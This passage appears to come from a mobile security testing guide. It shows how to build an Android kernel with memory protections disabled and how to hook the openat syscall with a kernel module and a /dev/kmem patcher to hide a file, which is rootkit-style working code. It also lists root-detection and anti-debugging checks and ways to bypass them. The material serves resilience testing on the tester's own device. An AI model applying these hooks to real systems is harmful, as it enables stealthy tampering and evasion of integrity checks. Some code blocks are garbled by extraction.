The Android kernel is a powerful ally to the reverse engineer. Although regular Android apps are hopelessly restricted and sandboxed, you, the reverser, can customize and alter the behavior of the operating system and kernel any way you wish. This gives you an advantage because most integrity checks and anti-tampering features ultimately rely on services performed by the kernel. Deploying a kernel that abuses this trust and unabashedly lies about itself and the environment, goes a long way in defeating most reversing defenses that malware authors (or normal developers) can throw at you.

Android apps have several ways to interact with the OS. Interacting through the Android Application Framework's APIs is standard. At the lowest level, however, many important functions (such as allocating memory and accessing files) are translated into old-school Linux system calls. On ARM Linux, system calls are invoked via the SVC instruction, which triggers a software interrupt. This interrupt calls the `vector_swi()` kernel function, which then uses the system call number as an offset into a table (known as `sys_call_table` on Android) of function pointers.

The most straightforward way to intercept system calls is to inject your own code into kernel memory, then overwrite the original function in the system call table to redirect execution. Unfortunately, current stock Android kernels enforce memory restrictions that prevent this. Specifically, stock Lollipop and Marshmallow kernels are built with the `CONFIG_STRICT_MEMORY_RWX` option enabled. This prevents writing to kernel memory regions marked as read-only, so any attempt to patch kernel code or the system call table result in a segmentation fault and reboot. To get around this, build your own kernel. You can then deactivate this protection and make many other useful customizations that simplify reverse engineering. If you reverse Android apps on a regular basis, building your own reverse engineering sandbox is a no-brainer.

For hacking, I recommend an AOSP-supported device. Google's Nexus smartphones and tablets are the most logical candidates because kernels and system components built from the AOSP run on them without issues. Sony's Xperia series is also known for its openness. To build the AOSP kernel, you need a toolchain (a set of programs for cross-compiling the sources) and the appropriate version of the kernel sources. Follow Google's instructions to identify the correct git repo and branch for a given device and Android version.

<https://source.android.com/source/building-kernels.html#id-version>

For example, to get kernel sources for Lollipop that are compatible with the Nexus 5, you need to clone the `msm` repo and check out one of the `android-msm-hammerhead` branches (hammerhead is the codename of the Nexus 5, and finding the right branch is confusing). Once you have downloaded the sources, create the default kernel config with the command `make hammerhead_defconfig` (replacing "hammerhead" with your target device).

```
$ git clone https://android.googlesource.com/kernel/msm.git
$ cd msm
$ git checkout origin/android-msm-hammerhead-3.4-lollipop-mr1
$ export ARCH=arm
$ export SUBARCH=arm
$ make hammerhead_defconfig
$ vim .config
```

I recommend using the following settings to add loadable module support, enable the most important tracing facilities, and open kernel memory for patching.

```
CONFIG_MODULES=Y
CONFIG_STRICT_MEMORY_RWX=N
CONFIG_DEVMEM=Y
CONFIG_DEVKMEM=Y
CONFIG_KALLSYMS=Y
CONFIG_KALLSYMS_ALL=Y
CONFIG_HAVE_KPROBES=Y
CONFIG_HAVE_KRETPROBES=Y
CONFIG_HAVE_FUNCTION_TRACER=Y
CONFIG_HAVE_FUNCTION_GRAPH_TRACER=Y
CONFIG_TRACING=Y
CONFIG_FTRACE=Y
CONFIG_KDB=Y
```

Once you're finished editing save the .config file, build the kernel.

```
$ export ARCH=arm
$ export SUBARCH=arm
$ export CROSS_COMPILE=/path_to_your_ndk/arm-eabi-4.8/bin/arm-eabi-
$ make
```

You can now create a standalone toolchain for cross-compiling the kernel and subsequent tasks. To create a toolchain for Android Nougat, run make-standalone-toolchain.sh from the Android NDK package:

```
$ cd android-ndk-rXXX  
$ build/tools/make-standalone-toolchain.sh --arch=arm --  
platform=android-24 --install-dir=/tmp/my-android-toolchain
```

Set the CROSS_COMPILE environment variable to point to your NDK directory and run “make” to build the kernel.

```
$ export CROSS_COMPILE=/tmp/my-android-toolchain/bin/arm-eabi-  
$ make
```

Booting the Custom Environment

Before booting into the new kernel, make a copy of your device’s original boot image.

Find the boot partition:

```
root@hammerhead:/dev # ls -al /dev/block/platform/msm_sdcc.1/by-name/  
lrwxrwxrwx root      root          1970-08-30 22:31 DDR ->  
/dev/block/mmcblk0p24  
lrwxrwxrwx root      root          1970-08-30 22:31 aboot ->  
/dev/block/mmcblk0p6  
lrwxrwxrwx root      root          1970-08-30 22:31 abootb ->  
/dev/block/mmcblk0p11  
lrwxrwxrwx root      root          1970-08-30 22:31 boot ->  
/dev/block/mmcblk0p19  
(...)  
lrwxrwxrwx root      root          1970-08-30 22:31 userdata ->  
/dev/block/mmcblk0p28
```

Then dump the whole thing into a file:

```
$ adb shell "su -c dd if=/dev/block/mmcblk0p19  
of=/data/local/tmp/boot.img"  
$ adb pull /data/local/tmp/boot.img
```

Next, extract the ramdisk and information about the structure of the boot image. There are various tools that can do this; I used Gilles Grandou's abootimg tool. Install the tool and run the following command on your boot image:

```
$ abootimg -x boot.img
```

This should create the files bootimg.cfg, initrd.img, and zImage (your original kernel) in the local directory.


You can now use fastboot to test the new kernel. The `fastboot boot` command allows you to run the kernel without actually flashing it (once you're sure everything works, you can make the changes permanent with `fastboot flash`, but you don't have to). Restart the device in fastboot mode with the following command:

```
$ adb reboot bootloader
```

Then use the `fastboot boot` command to boot Android with the new kernel. Specify the kernel offset, ramdisk offset, tags offset, and command line (use the values listed in your extracted bootimg.cfg) in addition to the newly built kernel and the original ramdisk.


```
$ fastboot boot zImage-dtb initrd.img --base 0 --kernel-offset 0x8000 --ramdisk-offset 0x2900000 --tags-offset 0x2700000 -c "console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1"
```

The system should now boot normally. To quickly verify that the correct kernel is running, navigate to Settings->About phone and check the “kernel version” field.



System Call Hooking with Kernel Modules

System call hooking allows you to attack any anti-reversing defenses that depend on kernel-provided functionality . With your custom kernel in place, you can now use an LKM to load additional code into the kernel. You also have access to the /dev/kmem interface, which you can use to patch kernel memory on-the-fly. This is a classic Linux rootkit technique that has been described for Android by Dong-Hoon You [1].



You first need the address of `sys_call_table`. Fortunately, it is exported as a symbol in the Android kernel (iOS reversers aren't so lucky). You can look up the address in the `/proc/kallsyms` file:

```
$ adb shell "su -c echo 0 > /proc/sys/kernel/kptr_restrict"
$ adb shell cat /proc/kallsyms | grep sys_call_table
c000f984 T sys_call_table
```

This is the only memory address you need for writing your kernel module—you can calculate everything else with offsets taken from the kernel headers (hopefully, you didn't delete them yet).

Example: File Hiding

In this how-to, we will use a Kernel module to hide a file. Create a file on the device so you can hide it later:

```
$ adb shell "su -c echo ABCD > /data/local/tmp/nowyouseeme"
$ adb shell cat /data/local/tmp/nowyouseeme
ABCD
```bash
```

It's time to write the kernel module. For file-hiding, you'll need to hook one of the system calls used to open (or check for the existence of) files. There are many of these—open, openat, access, accessat, faccessat, stat, fstat, etc. For now, you'll only hook the openat system call. This is the syscall the /bin/cat program uses when accessing a file, so the call should be suitable for a demonstration.

You can find the function prototypes for all system calls in the kernel header file arch/arm/include/asm/unistd.h. Create a file called kernel\_hook.c with the following code:

```
```c
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/unistd.h>
#include <linux/slab.h>
#include <asm/uaccess.h>

asmlinkage int (*real_openat)(int, const char __user*, int);

void **sys_call_table;

int new_openat(int dirfd, const char \__user* pathname, int flags)
{
    char *kbuf;
    size_t len;

    kbuf=(char*)kmalloc(256,GFP_KERNEL);
    len = strncpy_from_user(kbuf,pathname,255);

    if (strcmp(kbuf, "/data/local/tmp/nowyouseeme") == 0) {
        printk("Hiding file!\n");
        return -ENOENT;
    }

    kfree(kbuf);
```

```
    return real_openat(dirfd, pathname, flags);
}

int init_module() {

    sys_call_table = (void*)0xc000f984;
    real_openat = (void*)(sys_call_table[__NR_openat]);

    return 0;
}
```

To build the kernel module, you need the kernel sources and a working toolchain. Since you've already built a complete kernel, you're all set. Create a Makefile with the following content:

```
KERNEL=[YOUR KERNEL PATH]
TOOLCHAIN=[YOUR TOOLCHAIN PATH]

obj-m := kernel_hook.o

all:
    make ARCH=arm CROSS_COMPILE=$(TOOLCHAIN)/bin/arm-eabi- -C
$(KERNEL) M=$(shell pwd) CFLAGS_MODULE=-fno-pic modules

clean:
    make -C $(KERNEL) M=$(shell pwd) clean
```

Run make to compile the code—this should create the file `kernel_hook.ko`. Copy `kernel_hook.ko` to the device and load it with the `insmod` command. Using the `lsmod` command, verify that the module has been loaded successfully.

```
$ make
(...)
$ adb push kernel_hook.ko /data/local/tmp/
[100%] /data/local/tmp/kernel_hook.ko
$ adb shell su -c insmod /data/local/tmp/kernel_hook.ko
$ adb shell lsmod
kernel_hook 1160 0 [permanent], Live 0xbff000000 (P0)
```

Now you'll access /dev/kmem to overwrite the original function pointer in sys_call_table with the address of your newly injected function (this could have been done directly in the kernel module, but /dev/kmem provides an easy way to toggle your hooks on and off). I have adapted the code from [Dong-Hoon You's Phrack article](#) for this purpose. However, I used the file interface instead of mmap() because I found that the latter caused kernel panics. Create a file called kmem_util.c with the following code:

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <asm/unistd.h>
#include <sys/mman.h>

#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)

int kmem;
void read_kmem2(unsigned char *buf, off_t off, int sz)
{
    off_t offset; ssize_t bread;
    offset = lseek(kmem, off, SEEK_SET);
    bread = read(kmem, buf, sz);
    return;
}

void write_kmem2(unsigned char *buf, off_t off, int sz) {
    off_t offset; ssize_t written;
    offset = lseek(kmem, off, SEEK_SET);
    if (written = write(kmem, buf, sz) == -1) { perror("Write error");
        exit(0);
}
```

```

    return;
}

int main(int argc, char *argv[]) {

    off_t sys_call_table;
    unsigned int addr_ptr, sys_call_number;

    if (argc < 3) {
        return 0;
    }

    kmem=open("/dev/kmem", O_RDWR);

    if(kmem<0){
        perror("Error opening kmem"); return 0;
    }

    sscanf(argv[1], "%x", &sys_call_table); sscanf(argv[2], "%d",
&sys_call_number);
    sscanf(argv[3], "%x", &addr_ptr); char buf[256];
    memset (buf, 0, 256); read_kmem2(buf,sys_call_table+
(sys_call_number*4),4);
    printf("Original value: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1],
buf[0]);
    write_kmem2((void*)&addr_ptr,sys_call_table+(sys_call_number*4),4);
    read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
    printf("New value: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1],
buf[0]);
    close(kmem);

    return 0;
}

```

Beginning with Android Lollipop, all executables must be compiled with PIE support.
Build kmem_util.c with the prebuilt toolchain and copy it to the device :

```
$ /tmp/my-android-toolchain/bin/arm-linux-androideabi-gcc -pie -fpie -o kmem_util kmem_util.c
$ adb push kmem_util /data/local/tmp/
$ adb shell chmod 755 /data/local/tmp/kmem_util
```

Before you start accessing kernel memory, you still need to know the correct offset into the system call table. The openat system call is defined in unistd.h, which is in the kernel sources:

```
$ grep -r "__NR_openat" arch/arm/include/asm/unistd.h
#define __NR_openat          (__NR_SYSCALL_BASE+322)
```

The final piece of the puzzle is the address of your replacement-openat. Again, you can get this address from /proc/kallsyms.

```
$ adb shell cat /proc/kallsyms | grep new_openat
bf000000 t new_openat      [kernel_hook]
```

Now you have everything you need to overwrite the sys_call_table entry. The syntax for kmem_util is:

```
./kmem_util <syscall_table_base_address> <offset> <func_addr>
```

The following command patches the openat system call table so that it points to your new function.

```
$ adb shell su -c /data/local/tmp/kmem_util c000f984 322 bf000000
Original value: c017a390
New value: bf000000
```

Assuming that everything worked, /bin/cat shouldn't be able to "see" the file.

```
$ adb shell su -c cat /data/local/tmp/nowyouseeme
tmp-mksh: cat: /data/local/tmp/nowyouseeme: No such file or directory
```

Voilà! The file “nowyouseeme” is now somewhat hidden from all usermode processes (note that you need to do a lot more to properly hide a file, including hooking stat(), access(), and other system calls).

File-hiding is of course only the tip of the iceberg: you can accomplish a lot using kernel modules, including bypassing many root detection measures, integrity checks, and anti-debugging measures. You can find more examples in the “case studies” section of [Bernhard Mueller’s Hacking Soft Tokens Paper](#).

Android Anti-Reversing Defenses

Testing Root Detection

Overview

In the context of anti-reversing, the goal of root detection is to make it a bit more difficult to run the app on a rooted device, which in turn impedes some tools and techniques reverse engineers like to use. As with most other defenses, root detection is not highly effective on its own, but having some root checks sprinkled throughout the app can improve the effectiveness of the overall anti-tampering scheme.

On Android, we define the term “root detection” a bit more broadly to include detection of custom ROMs, i.e. verifying whether the device is a stock Android build or a custom build.

Common Root Detection Methods

In the following section, we list some root detection methods you’ll commonly encounter. You’ll find some of those checks implemented in the [crackme examples](#) that accompany the OWASP Mobile Testing Guide.

SafetyNet

SafetyNet is an Android API that creates a profile of the device using software and hardware information. This profile is then compared against a list of white-listed device models that have passed Android compatibility testing. Google [recommends](#) using the feature as “an additional in-depth defense signal as part of an anti-abuse system”.

What exactly SafetyNet does under the hood is not well documented, and may change at any time: When you call this API, the service downloads a binary package containing the device validation code from Google, which is then dynamically executed using reflection. An [analysis by John Kozyrakis](#) showed that the checks performed by SafetyNet also attempt to detect whether the device is rooted, although it is unclear how exactly this is determined.

To use the API, an app may call the SafetyNetApi.attest() method which returns a JWS message with the *Attestation Result*, and then check the following fields:

- ctsProfileMatch: If “true”, the device profile matches one of Google’s listed devices that have passed Android compatibility testing.
- basicIntegrity: The device running the app likely wasn’t tampered with.

The attestation result looks as follows.

```
{  
  "nonce": "R2Rra24fVm5xa2Mg",  
  "timestampMs": 9860437986543,  
  "apkPackageName": "com.package.name.of.requesting.app",  
  "apkCertificateDigestSha256": ["base64 encoded, SHA-256 hash of the  
    certificate used to sign requesting  
    app"],  
  "apkDigestSha256": "base64 encoded, SHA-256 hash of the app's APK",  
  "ctsProfileMatch": true,  
  "basicIntegrity": true,  
}
```

Programmatic Detection

File existence checks

Perhaps the most widely used method is checking for files typically found on rooted devices, such as package files of common rooting apps and associated files and directories, such as:

```
/system/app/Superuser.apk  
/system/etc/init.d/99SuperSUDaemon  
/dev/com.koushikdutta.superuser.daemon/  
/system/xbin/daemonsu
```

Detection code also often looks for binaries that are usually installed once a device is rooted. Examples include checking for the presence of busybox or attempting to open the su binary at different locations:

```
/system/xbin/busybox  
  
/sbin/su  
/system/bin/su  
/system/xbin/su  
/data/local/su  
/data/local/xbin/su
```

Alternatively, checking whether `su` is in PATH also works:

```
public static boolean checkRoot(){  
    for(String pathDir : System.getenv("PATH").split(":")){  
        if(new File(pathDir, "su").exists()) {  
            return true;  
        }  
    }  
    return false;  
}
```

File checks can be easily implemented in both Java and native code. The following JNI example (adapted from [rootinspector](#)) uses the `stat` system call to retrieve information about a file and returns `1` if the file exists.

```

jboolean Java_com_example_statfile(JNIEnv * env, jobject this, jstring
filepath) {
    jboolean fileExists = 0;
    jboolean isCopy;
    const char * path = (*env)->GetStringUTFChars(env, filepath,
&isCopy);
    struct stat fileattrib;
    if (stat(path, &fileattrib) < 0) {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE: stat
error: [%s]", strerror(errno));
    } else
    {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE: stat
success, access perms: [%d]", fileattrib.st_mode);
        return 1;
    }

    return 0;
}

```

Executing su and other commands

Another way of determining whether `su` exists is attempting to execute it through `Runtime.getRuntime.exec()`. This will throw an `IOException` if `su` is not in PATH. The same method can be used to check for other programs often found on rooted devices, such as busybox or the symbolic links that typically point to it.

Checking running processes

`Supersu` - by far the most popular rooting tool - runs an authentication daemon named `daemonsu`, so the presence of this process is another sign of a rooted device. Running processes can be enumerated through `ActivityManager.getRunningAppProcesses()` and `manager.getRunningServices()` APIs, the `ps` command, or walking through the `/proc` directory. As an example, this is implemented the following way in [rootinspector](#):

```
public boolean checkRunningProcesses() {  
  
    boolean returnValue = false;  
  
    // Get currently running application processes  
    List<RunningServiceInfo> list = manager.getRunningServices(300);  
  
    if(list != null){  
        String tempName;  
        for(int i=0;i<list.size();++i){  
            tempName = list.get(i).process;  
  
            if(tempName.contains("supersu") ||  
tempName.contains("superuser")){  
                returnValue = true;  
            }  
        }  
    }  
    return returnValue;  
}
```

Checking installed app packages

The Android package manager can be used to obtain a list of installed packages. The following package names belong to popular rooting tools:

```
com.thirdparty.superuser  
eu.chainfire.supersu  
com.noshufou.android.su  
com.koushikdutta.superuser  
com.zachspong.temprootremovejb  
com.ramdisk.appquarantine
```

Checking for writable partitions and system directories

Unusual permissions on system directories can indicate a customized or rooted device. While under normal circumstances, the system and data directories are always mounted as read-only, you'll sometimes find them mounted as read-write when the device is rooted.

This can be tested for by checking whether these filesystems have been mounted with the “rw” flag, or attempting to create a file in these directories.

Checking for custom Android builds

Besides checking whether the device is rooted, it is also helpful to check for signs of test builds and custom ROMs. One method of doing this is checking whether the BUILD tag contains test-keys, which normally [indicates a custom Android image](#). This can be [checked as follows](#):

```
private boolean isTestKeyBuild()
{
    String str = Build.TAGS;
    if ((str != null) && (str.contains("test-keys")));
        for (int i = 1; ; i = 0)
            return i;
}
```

Missing Google Over-The-Air (OTA) certificates are another sign of a custom ROM, as on stock Android builds, [OTA updates use Google's public certificates](#).

Bypassing Root Detection

Run execution traces using JDB, DDMS, strace and/or Kernel modules to find out what the app is doing - you'll usually see all kinds of suspect interactions with the operating system, such as opening *su* for reading or obtaining a list of processes. These interactions are surefire signs of root detection. Identify and deactivate the root detection mechanisms one-by-one. If you're performing a black-box resilience assessment, disabling the root detection mechanisms is your first step.

You can use a number of techniques to bypass these checks, most of which were introduced in the “Reverse Engineering and Tampering” chapter:

1. Renaming binaries. For example, in some cases simply renaming the “*su*” binary to something else is enough to defeat root detection (try not to break your environment though!).
2. Unmounting /proc to prevent reading of process lists etc. Sometimes, proc being unavailable is enough to bypass such checks.

3. Using Frida or Xposed to hook APIs on the Java and native layers. By doing this, you can hide files and processes, hide the actual content of files, or return all kinds of bogus values the app requests;
4. Hooking low-level APIs using Kernel modules.
5. Patching the app to remove the checks.

Effectiveness Assessment

Check for the presence of root detection mechanisms and apply the following criteria:

- Multiple detection methods are scattered throughout the app (as opposed to putting everything into a single method);
- The root detection mechanisms operate on multiple API layers (Java APIs, native library functions, Assembler / system calls);
- The mechanisms show some level of originality (vs. copy/paste from StackOverflow or other sources);

Develop bypass methods for the root detection mechanisms and answer the following questions:

- Is it possible to easily bypass the mechanisms using standard tools such as RootCloak?
- Is some amount of static/dynamic analysis necessary to handle the root detection?
- Did you need to write custom code?
- How long did it take you to successfully bypass it?
- What is your subjective assessment of difficulty?

If root detection is missing or too easily bypassed, make suggestions in line with the effectiveness criteria listed above. This may include adding more detection mechanisms, or better integrating existing mechanisms with other defenses.

For a more detailed assessment, apply the criteria listed under “Assessing Programmatic Defenses” in the “Assessing Software Protection Schemes” chapter.

Testing Anti-Debugging

Overview

Debugging is a highly effective way of analyzing the runtime behavior of an app. It allows the reverse engineer to step through the code, stop execution of the app at arbitrary point, inspect the state of variables, read and modify memory, and a lot more.

As mentioned in the “Reverse Engineering and Tampering” chapter, we have to deal with two different debugging protocols on Android: One could debug on the Java level using JDWP, or on the native layer using a ptrace-based debugger. Consequently, a good anti-debugging scheme needs to implement defenses against both debugger types.

Anti-debugging features can be preventive or reactive. As the name implies, preventive anti-debugging tricks prevent the debugger from attaching in the first place, while reactive tricks attempt to detect whether a debugger is present and react to it in some way (e.g. terminating the app, or triggering some kind of hidden behavior). The “more-is-better” rule applies: To maximize effectiveness, defenders combine multiple methods of prevention and detection that operate on different API layers and are distributed throughout the app.

Anti-JDWP-Debugging Examples

In the chapter “Reverse Engineering and Tampering”, we talked about JDWP, the protocol used for communication between the debugger and the Java virtual machine. We also showed that it is easily possible to enable debugging for any app by either patching its Manifest file, or enabling debugging for all apps by changing the `ro.debuggable` system property. Let’s look at a few things developers do to detect and/or disable JDWP debuggers.

Checking Debuggable Flag in ApplicationInfo

We have encountered the `android:debuggable` attribute a few times already. This flag in the app Manifest determines whether the JDWP thread is started for the app. Its value can be determined programmatically using the app’s `ApplicationInfo` object. If the flag is set, this is an indication that the Manifest has been tampered with to enable debugging.

```
public static boolean isDebuggable(Context context){  
  
    return  
((context.getApplicationContext().getApplicationInfo().flags &  
ApplicationInfo.FLAG_DEBUGGABLE) != 0);  
  
}
```

isDebuggerConnected

The Android Debug system class offers a static method for checking whether a debugger is currently connected. The method simply returns a boolean value.

```
public static boolean detectDebugger() {  
    return Debug.isDebuggerConnected();  
}
```

The same API can be called from native code by accessing the DvmGlobals global structure.

```
JNIEXPORT jboolean JNICALL  
Java_com_test_debugging_DebuggerConnectedJNI(JNIEnv * env, jobject obj)  
{  
    if (gDvm.debuggerConnect || gDvm.debuggerAlive)  
        return JNI_TRUE;  
    return JNI_FALSE;  
}
```

Timer Checks

The `Debug.threadCpuTimeNanos` indicates the amount of time that the current thread has spent executing code. As debugging slows down execution of the process, [the difference in execution time can be used to make an educated guess on whether a debugger is attached](#).

```
static boolean detect_threadCpuTimeNanos(){
    long start = Debug.threadCpuTimeNanos();

    for(int i=0; i<1000000; ++i)
        continue;

    long stop = Debug.threadCpuTimeNanos();

    if(stop - start < 10000000) {
        return false;
    }
    else {
        return true;
    }
}
```

Messing With JDWP-related Data Structures

In Dalvik, the global virtual machine state is accessible through the DvmGlobals structure. The global variable gDvm holds a pointer to this structure. DvmGlobals contains various variables and pointers important for JDWP debugging that can be tampered with.

```

struct DvmGlobals {
    /*
     * Some options that could be worth tampering with :)
     */

    bool jdwpAllowed;           // debugging allowed for this
process?
    bool jdwpConfigured;       // has debugging info been
provided?
    JdwpTransportType jdwpTransport;
    bool jdwpServer;
    char* jdwpHost;
    int jdwpPort;
    bool jdwpSuspend;

    Thread* threadList;

    bool nativeDebuggerActive;
    bool debuggerConnected;    /* debugger or DDMS is
connected */
    bool debuggerActive;        /* debugger is making requests
*/
    JdwpState* jdwpState;

};

}

```

For example, [setting the gDvm.methDalvikDdmcsServer_dispatch function pointer to NULL](#) crashes the JDWP thread:

```

JNIEXPORT jboolean JNICALL Java_poc_c_crashOnInit ( JNIEnv* env ,
jobject ) {
    gDvm.methDalvikDdmcsServer_dispatch = NULL;
}

```

Debugging can be disabled using similar techniques in ART, even though the gDvm variable is not available. The ART runtime exports some of the vtables of JDWP-related classes as global symbols (in C++, vtables are tables that hold pointers to class methods). This includes the vtables of the classes include JdwpSocketState and JdwpAdbState -

these two handle JDWP connections via network sockets and ADB, respectively. The behavior of the debugging runtime can be manipulated by overwriting the method pointers in those vtables.

One possible way of doing this is overwriting the address of “jdwpAdbState::ProcessIncoming()” with the address of “JdwpAdbState::Shutdown()”. This will cause the debugger to disconnect immediately.

```
#include <jni.h>
#include <string>
#include <android/log.h>
#include <dlopen.h>
#include <sys/mman.h>
#include <jdwp/jdwp.h>

#define log(FMT, ...) __android_log_print(ANDROID_LOG_VERBOSE,
"JDWPFun", FMT, ##__VA_ARGS__)

// Vtable structure. Just to make messing around with it more intuitive

struct VT_JdwpAdbState {
    unsigned long x;
    unsigned long y;
    void * JdwpSocketState_destructor;
    void * _JdwpSocketState_destructor;
    void * Accept;
    void * showmanyC;
    void * ShutDown;
    void * ProcessIncoming;
};

extern "C"

JNIEXPORT void JNICALL
Java_sg_vantagepoint_jdwptest_MainActivity_JDWPfun(
    JNIEnv *env,
    jobject /* this */) {

    void* lib = dlopen("libart.so", RTLD_NOW);

    if (lib == NULL) {
```

```

    log("Error loading libart.so");
    dlerror();
} else{

    struct VT_JdwpAdbState *vtable = ( struct VT_JdwpAdbState
*)dlsym(lib, "_ZTVN3art4JDWP12JdwpAdbStateE");

    if (vtable == 0) {
        log("Couldn't resolve symbol
'__ZN3art4JDWP12JdwpAdbStateE'.\n");
    } else {

        log("Vtable for JdwpAdbState at: %08x\n", vtable);

        // Let the fun begin!

        unsigned long pagesize = sysconf(_SC_PAGE_SIZE);
        unsigned long page = (unsigned long)vtable & ~(pagesize-1);

        mprotect((void *)page, pagesize, PROT_READ | PROT_WRITE);

        vtable->ProcessIncoming = vtable->Shutdown;

        // Reset permissions & flush cache

        mprotect((void *)page, pagesize, PROT_READ);

    }
}
}

```

Anti-Native-Debugging Examples

Most Anti-JDWP tricks (safe for maybe timer-based checks) won't catch classical, ptrace-based debuggers, so separate defenses are needed to defend against this type of debugging. Many “traditional” Linux anti-debugging tricks are employed here.

Checking TracerPid

When the `ptrace` system call is used to attach to a process, the “TracerPid” field in the status file of the debugged process shows the PID of the attaching process. The default

value of “TracerPid” is “0” (no other process attached). Consequently, finding anything else than “0” in that field is a sign of debugging or other ptrace-shenanigans.

The following implementation is taken from [Tim Strazzere’s Anti-Emulator project](#).

```
public static boolean hasTracerPid() throws IOException {
    BufferedReader reader = null;
    try {
        reader = new BufferedReader(new InputStreamReader(new
FileInputStream("/proc/self/status")), 1000);
        String line;

        while ((line = reader.readLine()) != null) {
            if (line.length() > tracerpid.length()) {
                if (line.substring(0,
tracerpid.length()).equalsIgnoreCase(tracerpid)) {
                    if
(Integer.decode(line.substring(tracerpid.length() + 1).trim()) > 0) {
                        return true;
                    }
                    break;
                }
            }
        }
    } catch (Exception exception) {
        exception.printStackTrace();
    } finally {
        reader.close();
    }
    return false;
}
```

Ptrace variations*

On Linux, the [ptrace\(\)](#) system call is used to observe and control the execution of another process (the “tracee”), and examine and change the tracee’s memory and registers. It is the primary means of implementing breakpoint debugging and system call tracing. Many anti-debugging tricks make use of `ptrace` in one way or another, often exploiting the fact that only one debugger can attach to a process at any one time.

As a simple example, one could prevent debugging of a process by forking a child process and attaching it to the parent as a debugger, using code along the following lines:

```
void fork_and_attach()
{
    int pid = fork();

    if (pid == 0)
    {
        int ppid = getppid();

        if (ptrace(PTRACE_ATTACH, ppid, NULL, NULL) == 0)
        {
            waitpid(ppid, NULL, 0);

            /* Continue the parent process */
            ptrace(PTRACE_CONT, NULL, NULL);
        }
    }
}
```

With the child attached, any further attempts to attach to the parent would fail. We can verify this by compiling the code into a JNI function and packing it into an app we run on the device.

```
root@android:/ # ps | grep -i anti
u0_a151  18190  201   1535844 54908 ffffffff b6e0f124 S
sg.vantagepoint.antidebug
u0_a151  18224  18190  1495180 35824 c019a3ac b6e0ee5c S
sg.vantagepoint.antidebug
```

Attempting to attach to the parent process with gdbserver now fails with an error.

```
root@android:/ # ./gdbserver --attach localhost:12345 18190
warning: process 18190 is already traced by process 18224
Cannot attach to lwp 18190: Operation not permitted (1)
Exiting
```

This is however easily bypassed by killing the child and “freeing” the parent from being traced. In practice, you’ll therefore usually find more elaborate schemes that involve multiple processes and threads, as well as some form of monitoring to impede tampering. Common methods include:

- Forking multiple processes that trace one another;
- Keeping track of running processes to make sure the children stay alive;
- Monitoring values in the /proc filesystem, such as TracerPID in /proc/pid/status.

